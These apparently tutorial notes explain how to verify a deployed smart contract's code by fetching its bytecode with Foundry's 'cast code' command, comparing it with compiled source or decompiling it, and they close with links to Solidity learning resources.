
- When looking at a smart contract, all you get is an address and the trust that whatever code someone gave you is indeed the code behind that address
- This trust is not needed, as the compiled code can be attained from the blockchain
- Then by compiling the supposed code, with the same build instructions & compiler version, the same compiled code should be outputted

cast code

- foundry lets you get the compiled code with 'cast code'
- The syntax is:
- `cast code <ADDR> --rpc-url <URL>`

Online Decompilers

- This compiled code can then be disassembled/decompiled using an online disassembler/decompiler to see what has changed, or reverse engineer a non-open-source smart contract



The End

Learning More

- If you want to learn more, I suggest either reading the solidity docs: <https://docs.soliditylang.org/en/v0.8.35/>
- This guy's abandoned 8-year-old blog, which while it does contain some deprecated stuff, is very good at introducing you to concepts: <https://programtheblockchain.com/>
- Try some levels of The Ethernaut, which is a small blockchain CTF training thing that assumes you have some knowledge: <https://ethernaut.openzeppelin.com/>